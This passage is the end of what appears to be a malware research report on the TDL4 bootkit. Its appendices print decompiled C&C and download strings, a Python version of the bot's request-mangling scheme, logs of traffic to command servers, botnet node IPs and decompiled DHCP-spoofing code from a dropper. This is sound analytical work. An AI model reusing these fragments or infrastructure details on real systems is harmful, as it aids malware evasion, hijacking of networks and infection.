If the system's firmware is compliant with the UEFI specification, the boot process is handled differently by comparison to BIOS firmware. When the system starts up, the firmware stored in NVRAM reads BCD which is also located in NVRAM, and based on the available options, proceeds to execute *winload.exe* or *winresume.exe*. As we can see here the MBR code is not executed at all, while BCD is read from nonvolatile RAM but not from the disk, so the bootkit fails to load on systems with such firmware.

5.5 Removing TDL from the system

To remove the TDL bootkit from the system it is sufficient to restore original contents of MBR. To be able to overwrite the infected MBR with the legitimate one it is necessary to disable the bootkit's self-defense mechanisms. As these mechanisms are implemented in the work item, locating and suspending it resolves the problem. After the work item is deactivated kernel-mode hooks should be removed and only then is it possible to restore MBR.

Conclusion


In this research we focused on the most interesting and exceptional features of the Win32/Olmarik bootkit. We tried to include in the report information on the bootkit that would be as comprehensive as possible, and account for all key features of the malware in detail. Special attention was paid to the bootkit functionality which appeared in TDL4 and enabled it to begin its launch process before the OS is loaded, as well as its ability to load an unsigned kernel-mode driver – even on systems with kernel-mode code signing policy enabled – and bypassing kernel-mode patch protection mechanisms. These characteristics all make TDL4's a prominent player on the malware scene.

Carrying out this investigation – reverse engineering the bootkit, as well as sharing our findings with our readers – has been a very exciting experience for us.

Appendix A (TDL4 and Glupteba)

In the beginning of March 2011 we received an interesting sample of TDL4 which downloads and installs another malicious program, Win32/Glupteba.D. This was the first instance we'd come across of TDL4 used to install other malware. It is important to mention that this is not a plug-in for TDL4: it is standalone malware, which can download and execute other binary modules independently. A sample of Win32/Olmarik.AOV was obtained from the URL hxxp://vidquick.info/cgi/icpcom.exe. After what looked like a standard TDL4 installation, at any rate in accordance with the most recent versions analyzed, Win32/Olmarik.AOV received a command from the C&C server to download and execute another binary file.

Win32/Glupteba.D uses blackhat SEO methods to push clickjacking contextual advertising used by the ads network Begun (http://www.begun.ru/), which has a high profile in Russia. Clickjacking algorithms have been developed for crawling web-sites pushing typical content for specified context ads. All affected web-sites are hosted by a single provider: "Masterhost.ru" is, in fact, the biggest Russian hosting-provider.



Network activity from Win32/Glupteba.D is shown in the following screendump:

78.108.178.154	50…	46621	Out	1372	8000,444	812.adult-pilot.net	26 4…	GoogleUpdateBeta.exe
217.73.200.221	60	60	Out	10	http	tns-counter.ru	25 224	GoogleUpdateBeta.exe
91.192.149.17	1080	588	Out	32	http	autocontext.begun.ru	1 40…	GoogleUpdateBeta.exe
90.156.201.33	3032	1799	Out	176	http	fe.shared.masterhost.ru	3 38…	GoogleUpdateBeta.exe
91.192.148.1	475	297	Out	27	http	autocontext.begun.ru	533 …	GoogleUpdateBeta.exe
91.192.149.180	275	272	Out	45	http	thumbs01.begun.ru	160 …	GoogleUpdateBeta.exe
78.108.178.113	245	132	Out	9	http	1109.adult-pilot.net	304 …	GoogleUpdateBeta.exe
94.198.240.135	234	124	Out	8	http		297 …	GoogleUpdateBeta.exe
91.192.149.145	1237	703	Out	46	http	autocontext.begun.ru	1 57…	GoogleUpdateBeta.exe
91.192.149.118	30	30	Out	5	http	spylog.begun.ru	9 868	GoogleUpdateBeta.exe
217.73.200.222	44	44	Out	7	http	tns-counter.ru	16 757	GoogleUpdateBeta.exe
78.140.142.124	65	61	Out	10	http	v-2-eu05-d1222-124.webazilla.com	20 360	GoogleUpdateBeta.exe
88.212.196.102	18	18	Out	3	http	host02.rax.ru	6 381	GoogleUpdateBeta.exe
91.192.149.36	6	6	Out	1	http	thumbs01.begun.ru	3 598	GoogleUpdateBeta.exe
91.192.148.17	181	81	Out	2	http	autocontext.begun.ru	260 …	GoogleUpdateBeta.exe
88.212.196.69	12	12	Out	2	http	host69.rax.ru	4 228	GoogleUpdateBeta.exe
95.169.186.211	8	7	Out	1	http	ns.km36123.keymachine.de	1 764	GoogleUpdateBeta.exe
94.198.240.133	243	133	Out	9	http		295 …	GoogleUpdateBeta.exe
91.192.148.145	415	212	Out	12	http	autocontext.begun.ru	573 …	GoogleUpdateBeta.exe
92.241.171.18	32	30	Out	6	http		10 398	GoogleUpdateBeta.exe

Commands for Win32/Glupteba.D to C&C look like this:

```
Id2Command(
  (int)off_405028,
  "GET /stat?uptime=%d&downlink=%d&uplink=%d&id=%s&statpass=%s&version=%d&features=%d&guid=%s&comment=%s&p=%d&s=%s
  124);
Id2Command((int)off_40502C, "bpass", 5);
Id2Command((int)off_405030, "urlmon.dll", 10);
Id2Command((int)off_405034, "shell32.dll", 11);
Id2Command((int)off_405038, "Kernel32.dll", 12);
Id2Command((int)off_40503C, "URLDownloadToFileA", 18);
Id2Command((int)off_405040, "ShellExecuteA", 13);
Id2Command((int)off_405044, "InterlockedIncrement", 20);
Id2Command((int)off_405048, "WaitForSingleObject", 19);
Id2Command((int)off_40504C[0], "ReleaseMutex", 12);
Id2Command((int)off_405050[0], "GetLastError", 12);
Id2Command((int)off_405054[0], "GetTickCount", 12);
Id2Command((int)off_405058, "Sleep", 5);
Id2Command((int)off_40505C, "GetTempPathA", 12);
Id2Command((int)off_405060, "GetTempFileNameA", 16);
Id2Command((int)off_405064, "s9a8mzjXWUUPFN6i", 16);
Id2Command((int)off_405068, "GoogleUpdateBeta", 16);
Id2Command((int)off_40506C, "SOFTWARE\\Google\\Google Updater", 30);
Id2Command((int)off_405070, ".exe", 4);
Id2Command((int)off_405074, "goog", 4);
Id2Command((int)off_405078, "open", 4);
Id2Command((int)off_40507C[0], "HELLO\n", 6);
Id2Command((int)off_405080[0], "READY\n", 6);
Id2Command((int)off_405084[0], "READT\n", 6);
Id2Command((int)off_405088, "READD\n", 6);
Id2Command((int)off_40508C, "ok", 2);
Id2Command((int)off_405090, "badpass", 7);
Id2Command((int)off_405094, "session:", 8);
Id2Command((int)off_405098, "/svc", 4);
Id2Command((int)off_40509C, "@%s:%s:%d\n", 10);
Id2Command((int)off_4050A0, "%s:%s\n", 6);
Id2Command((int)off_4050A4, "GUID", 4);
Id2Command((int)off_4050A8, "value", 5);
Id2Command((int)off_4050AC, "svalue", 6);
Id2Command((int)off_4050B0, "%.8X", 4);
return Id2Command((int)off 4050B4, "%d", 2);
```

Appendix B (Mangling algorithm in python)

```
from random import randint

# mangle rules
mangle_rules = [
              (1, "*"),
              (1, "AaKhQqYy"),
              (1, "*"),
              (1, "123"),
              (1, "*"),
              (3, "eElLdCUExX"),
              (1, "01"),
              (1, "*"),
              (1, "34567"),
              (1, "mFyYjJqQXx"),
              (1, "*"),
              (2, "GgOoSsUu"),
              (1, "789"),
              (1, "@"),
              (1, "5678"),
              (1, "1234"),
              (1, "AchIwWqQ")
]

def mangle_request(original_request):
# mangled result
 mangled_request = ""

# run through the list of rules
 for rule in mangle_rules:
  if rule[1] == "@": # copy original request
   mangled_request += original_request
  else:       # add a number of random characters to the request according to the rule
   for i in xrange(rule[0]):
    if rule[1] == "*":
        char_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890"
       else:
        char_set = rule[1]
        # select random character
        mangled_request += char_set[randint(0, len(char_set) - 1)]

 return mangled_request
```

Appendix C (Network activity log from ESET TDL4 tracking system)

```
21/02/2011 20:50:06 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://01n02n4cx00.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 20:50:29 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 20:57:06 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=http://z0g7yalil0.com/clk=2.1&bid=nonam
e&aid=40379&sid=0&rd=0,P2=Accept-Language: en-
us,P3=00C7FE14,P4=00C7FE10,P5=(null),P6=(null)
21/02/2011 20:57:07 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=C:\tdl4\21_02_2011_20_57_007_bu
f.txt,FILEDLL=NO

21/02/2011 21:00:29 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://01n20n4cx00.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 21:00:52 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 21:08:45 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=http://z0g7yalil0.com/clk=2.1&bid=nonam
e&aid=40379&sid=0&rd=0,P2=Accept-Language: en-
us,P3=00C7FE14,P4=00C7FE10,P5=(null),P6=(null)
21/02/2011 21:08:45 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=C:\tdl4\21_02_2011_21_08_045_bu
f.txt,FILEDLL=NO

21/02/2011 21:10:52 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://1l1i16b0.com/command|noname|403
79|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 21:11:16 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 21:21:16 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://zz87ihfda88.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 21:21:18 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 21:31:18 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://xx87lhfda88.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 21:31:41 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 21:36:16 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=http://z0g7yalil0.com/clk=2.1&bid=nonam
e&aid=40379&sid=0&rd=0,P2=Accept-Language: en-
us,P3=00C7FE14,P4=00C7FE10,P5=(null),P6=(null)
21/02/2011 21:36:16 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=C:\tdl4\21_02_2011_21_36_016_bu
f.txt,FILEDLL=NO
```

```
21/02/2011 21:41:41 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://zz87lhfda88.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 21:41:44 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 21:51:44 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://01n02n4cx00.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 21:52:09 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 21:55:27 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=http://z0g7yalil0.com/clk=2.1&bid=nonam
e&aid=40379&sid=0&rd=0,P2=Accept-Language: en-
us,P3=00C7FE14,P4=00C7FE10,P5=(null),P6=(null)
21/02/2011 21:55:29 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=C:\tdl4\21_02_2011_21_55_029_bu
f.txt,FILEDLL=NO

21/02/2011 22:02:09 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://1l1i16b0.com/command|noname|403
79|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 22:02:32 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 22:12:32 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://zz87ihfda88.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 22:12:35 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 22:16:55 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=http://z0g7yalil0.com/clk=2.1&bid=nonam
e&aid=40379&sid=0&rd=0,P2=Accept-Language: en-
us,P3=00C7FE14,P4=00C7FE10,P5=(null),P6=(null)
21/02/2011 22:16:56 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=C:\tdl4\21_02_2011_22_16_056_bu
f.txt,FILEDLL=NO

21/02/2011 22:22:35 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=https://10n02n4cx00.com/command|noname|
40379|0|0.03|0.15|5.1 2600 SP3.0|en-
us|iexplore|0|0|57989841,P2=(null),P3=00C3FEB4,P4=00C3FEA8,P5=(null),P6=noname
21/02/2011 22:22:57 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=NO,FILEDLL=NO

21/02/2011 22:29:27 SEND:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,P1=http://z0g7yalil0.com/clk=2.1&bid=nonam
e&aid=40379&sid=0&rd=0,P2=Accept-Language: en-
us,P3=00C7FE14,P4=00C7FE10,P5=(null),P6=(null)
21/02/2011 22:29:27 RECV:
PID=820,MODULE=C:\WINDOWS\System32\svchost.exe,FILEBUFFER=C:\tdl4\21_02_2011_22_29_027_bu
f.txt,FILEDLL=NO
```

Appendix D (Kad.dll RSA Public Key)

```
unsigned char Modulo[128] = {
	0x09, 0x4B, 0x60, 0xC6, 0xC1, 0x2D, 0x55, 0x44, 0xF7, 0xDC, 0x88, 0xD9, 0x1B, 0xD2, 0x78, 0x0D,
	0x0A, 0xAC, 0xF2, 0xB5, 0xFF, 0xC4, 0x37, 0xCD, 0xA8, 0x56, 0x7C, 0x8F, 0x2C, 0xB3, 0xB6, 0xED,
	0x19, 0x18, 0x90, 0x50, 0x92, 0x14, 0x01, 0x1D, 0x92, 0x95, 0x99, 0x71, 0xE1, 0xA5, 0x0D, 0x8E,
	0xDA, 0xF0, 0x13, 0x73, 0x94, 0x23, 0x70, 0x61, 0x17, 0xB7, 0xE7, 0xA3, 0x65, 0xD7, 0xF9, 0xD4,
	0xF0, 0xE1, 0x95, 0x98, 0x19, 0xE9, 0xC7, 0xB9, 0xB5, 0x16, 0x52, 0x1E, 0xBB, 0xCF, 0x0E, 0x21,
	0x80, 0x7C, 0x3D, 0x9B, 0x29, 0xE2, 0xD7, 0x86, 0x76, 0xFB, 0x76, 0x28, 0x3A, 0x36, 0x57, 0x13,
	0xAC, 0x50, 0x9A, 0xD1, 0xF5, 0xDB, 0x26, 0x44, 0x99, 0x72, 0x8E, 0x1B, 0x3F, 0x80, 0xA3, 0x70,
	0x3C, 0x18, 0xD8, 0xA9, 0xA1, 0x8D, 0x33, 0x8B, 0x51, 0x79, 0xFF, 0x4E, 0x26, 0xF3, 0x7C, 0x15
};

unsigned char PublicExponent[128] = {
	0x71, 0xF3, 0x8B, 0xFF, 0x40, 0x49, 0x21, 0x48, 0xB6, 0x3D, 0x22, 0x81, 0xEE, 0x6F, 0xC1, 0x25,
	0x21, 0xD6, 0xBD, 0x51, 0x6B, 0x80, 0x08, 0xAB, 0x2C, 0xDD, 0x3B, 0xAF, 0xB9, 0xBD, 0xD6,
	0x11,0x91, 0x60, 0xF4, 0x41, 0xEF, 0xE0, 0x1D, 0xC7, 0x21, 0x29, 0x81, 0x59, 0xD3, 0xD5, 0xBE,
	0x29,0x61, 0x34, 0xA3, 0x99, 0xE8, 0x9F, 0x60, 0x5F, 0x02, 0x7E, 0xDF, 0x2E, 0xC2, 0x34, 0x55,
	0x11,0x9D, 0xD1, 0x53, 0x0E, 0xDE, 0x23, 0x83, 0x66, 0x30, 0xF6, 0xA4, 0x06, 0xD2, 0x6C, 0xF3,
	0x64,0xA2, 0x69, 0xAE, 0xF1, 0xBF, 0x23, 0x7F, 0xB4, 0x2B, 0xA6, 0x18, 0xAB, 0x2F, 0xD1, 0xB7,
	0x9E,0x11, 0x11, 0x1F, 0x6D, 0xDD, 0x67, 0x3F, 0x01, 0x8D, 0x1F, 0x1E, 0x1D, 0xF1, 0x91, 0xDC,
	0x74,0xAE, 0xD3, 0x22, 0x89, 0x03, 0xDE, 0x1C, 0xA4, 0x7E, 0x38, 0xDD, 0xBE, 0x26, 0xF2, 0xEB,
	0x11
};
```

Appendix E (Nodes.dat)

Node Number – MD4(NodeId) – Node IP – UDP port – TCP port

Node 0 - d511064d55cf536fc44d54ff66be0e65 - 190.206.184.33 - d7d6 - c806
Node 1 - 240a064dbb0d505c6940cceee7eaa94f - 60.223.185.155 - 4a33 - 22e1
Node 2 - c608064d4d6280ecdfb89cf923fff18b - 76.126.26.134 - bfa5 - 1236
Node 3 - ec23064d477f245ce057c65d74124241 - 84.57.72.204 - 1240 - 1236
Node 4 - 2d44054ddc8a81729764641883286f78 - 110.35.128.111 - c3a5 - 1551
Node 5 - 8858054d295ccd2879e85af81a816f33 - 58.233.11.235 - ea60 - ea60
Node 6 - 2b44054de8024f7a0bc8f88353173270 - 82.130.139.7 - fa17 - b0d5
Node 7 - b0c0074d2ddb5a8c4bf2fc07aa9d6e8a - 60.209.107.52 - 19fc - 19f2
Node 8 - 15ff074dbb8ddf7cdb13fa90795f7823 - 62.42.138.187 - 1725 - 171b
Node 9 - 375dd041652f639611702b662982cf53 - 114.99.24.23 - 5b17 - 3792
Node 10 - 3ff8f640c45147f904f9115e40349293 - 187.13.191.203 - 217b - 9c96
Node 11 - 07a0f6404ad908abb427e598e97d3fb7 - 84.110.164.182 - 9972 - be65
Node 12 - c3b6f640ed4cfe870fb0ea40e0e19cb3 - 118.168.161.178 - dc77 - 3283
Node 13 - b7eac64075b3258faacfc3706fa9264d - 83.161.51.193 - 1240 - 1236
Node 14 - 3eba71406c27082feb9f27eabce7486e - 124.84.16.197 - 1252 - 1248
Node 15 - dc4ab9406dada82f5e152e6ffe76e49c - 24.10.242.208 - 1995 - 2262
Node 16 - 2151f4402a94f7bf3b1d767e657eaf62 - 94.23.229.54 - 117f - 117e
Node 17 - 19e3f240364a04e6e5bd63e3bed8f98a - 95.244.40.91 - 1240 - 1236
Node 18 - 2af3fe40e0bcd6c2b275679022a29ee3 - 87.5.79.56 - d973 - c881
Node 19 - 3695665eb3046cb59ac6e2fe4823e144 - 114.84.40.27 - b992 - 1871
Node 20 - bb5e665e97e7cb04732ff8b0c03a8cf4 - 79.1.47.67 - 1240 - 1236
Node 21 - e4cc675e5673b4d0b3349a975bb46898 - 82.56.159.179 - a2da - e514
Node 22 - 0343d05e10fe592ed6140389950a505e - 113.58.246.207 - 421a - 2db7
Node 23 - e529985fcbc8aa4117c3783cd51fbf94 - 81.202.119.179 - 1f4a - 4931
Node 24 - 40467e5e12e1a1ef171b5f51de84c280 - 87.111.135.4 - 1cd5 - 8eea
Node 25 - a7c29e5f4880afb8572186c4218aa4d8 - 77.201.50.65 - 3d66 - 1e01
Node 26 - 5c96b35f23d846c0ac70318f9788329a - 87.7.111.124 - f317 - f88e
Node 27 - 2894405ef6e1bb0bccbde85de13674bb - 94.23.229.70 - 1193 - 1192
Node 28 - fdddb25faf3563d1d4b915ead1919c3c - 151.21.110.91 - 1240 - 1236
Node 29 - 583d24562d088c0191b36b2749c2c60d - 221.205.230.165 - 587f - 27f7
Node 30 - bae00c57b2637ca4f4387d6a6d89e7f0 - 87.218.128.233 - 6e06 - 3fa0
Node 31 - 43693455ad3df5f9e1f9040d2ec4e669 - 88.178.30.184 - ec3d - 8347
Node 32 - b1daa457b6220c4bb2c409ec5aa19c4c - 93.147.81.11 - 3001 - 66b7
Node 33 - b9879d575200332430b1e4a60d861d05 - 186.137.131.62 - e75e - af57
Node 34 - b4f1545789a561f9ec5e21c94e66de8d - 111.192.158.111 - 526c - 19f1
Node 35 - 7d6e0754df4e0f57e5b55b1ce746602e - 82.237.114.68 - 123d - 123c
Node 36 - 142f19571f4ca07e449a262eeb202200 - 62.47.167.0 - ca25 - dac6
Node 37 - 21648a5692866ffa46c21d6a30a4ac4d - 114.89.70.174 - 4b99 - 2aed
Node 38 - cc55035745a573d2eca8ba7073bec0aa - 124.201.139.79 - 5383 - 2981
Node 39 - 79e47769357f99f322bf8cfe641f7528 - 122.118.42.11 - 1429 - 35d6
Node 40 - 05a6656981410d31bd3659db03cbc3ae - 94.23.229.59 - 1071 - 1070
Node 41 - cc589f69cd5ea5ac9908e439033065ec - 112.155.46.217 - 12c3 - 125f
Node 42 - a1da746910e5e345e248383d9030decb - 94.23.227.139 - 0fc7 - 0fc6
Node 43 - 99677b69a114af763495d13e9bffaa4a - 151.48.65.191 - 1240 - 1236
Node 44 - 1431346b9b168b526a29328c80cd254a - 217.169.3.6 - 26dd - 15ad
Node 45 - b1c4b26b4464edc2515a6aafbc5fe2d1 - 79.22.104.199 - 2eaa - 4028

Appendix F (Win32/AutoRun.Agent.ACO)

The dropper Win32/AutoRun.Agent.ACO is distributed by the GangstaBucks affiliate program and intended to deliver and install other malware on the host system. Among the various kinds of payload it downloads the most prevalent are the latest modifications of Win32/Olmarik and Win64/Olmarik.


The dropper is capable of distributing through:

- removable storage devices:
  - autorun.inf;
  - MS10-046 (.LNK files);
- copying itself into all the accessible network shared folders it has access to;
- exploiting MS08-067 vulnerability.

The most striking feature of Win32/AutoRun.Agent.ACO is its ability to deploy a phishing attack by replacing a DHCP server in a corporate network. If it discovers that IP addresses are dynamically assigned to the hosts, then the dropper tries to emulate a DHCP-server and respond faster than the original server. (The more infected hosts the network contains, the greater the likelihood of success).

```
while ( 1 )
{
  if ( !RegOpenKeyA(HKEY_LOCAL_MACHINE, "system\\currentcontrolset\\services\\tcpip\\parameters\\interfaces", &hKey) )
  {
    v6 = &pcchName;
    v5 = &pszName;
    dwIndex = 0;
    for ( i = 0; ; i = dwIndex )
    {
      pcchName = 0x104u;
      if ( SHEnumKeyExA(hKey, i, v5, v6) )
        break;
      if ( !RegOpenKeyA(hKey, &pszName, &phkResult) )
      {
        memset(&Dst, 0, 0x104u);
        memset(&cp, 0, 0x104u);
        memset(&v9, 0, 0x104u);
        cbData = 0x104u;
        RegQueryValueExA(phkResult, "dhcpipaddress", 0, 0, &Dst, &cbData);
        cbData = 0x104u;
        RegQueryValueExA(phkResult, "dhcpdefaultgateway", 0, 0, &cp, &cbData);
        cbData = 0x104u;
        RegQueryValueExA(phkResult, "dhcpsubnetmask", 0, 0, &v9, &cbData);
        if ( Dst && cp && v9 )
        {
          Context = StrStr(&pszName);
          if ( Context == -1 )
          {
            v1 = dword_419EE8++;
            Context = v1;
            v1 = (280 * v1);
            snprintf(
              v1 + ::First,
              0x103u,
              "%s\\%s",
              "system\\currentcontrolset\\services\\tcpip\\parameters\\interfaces",
              &pszName);
            *(v1 + dword_4087FC) = 0;
            *(v1 + &dword_4087F8) = 0;
          }
          v2 = 70 * Context;
          dword_4087F0[70 * Context] = inet_addr(&cp);
          dword_4087EC[v2] = inet_addr(&Dst);
          dword_4087F4[v2] = inet_addr(&v9);
          cbData = 0x104u;
          if ( !RegQueryValueExA(phkResult, "dhcpnameserver", 0, 0, &First, &cbData)
            && StrStrIA(&First, "86.55.210.89") )
            RegSetValueExA(phkResult, "nameserver", 0, 1u, "8.8.8.8", 8u);
          v3 = &dword_4087FC[v2];
          if ( !*v3 )
          {
            QueueUserWorkItem(ReplaceDhcpServer, Context, WT_EXECUTEINLONGTHREAD);
```

In the event of a successful phishing attack the victim is assigned a valid IP address and a valid gateway, but addresses of DNS servers point to the attacker’s host. After that, going to any URL from the infected machine will redirect a user to the attacker’s host o and the following message will be displayed:



If the user presses “Browser Update” button a user will download and run the dropper on his machine.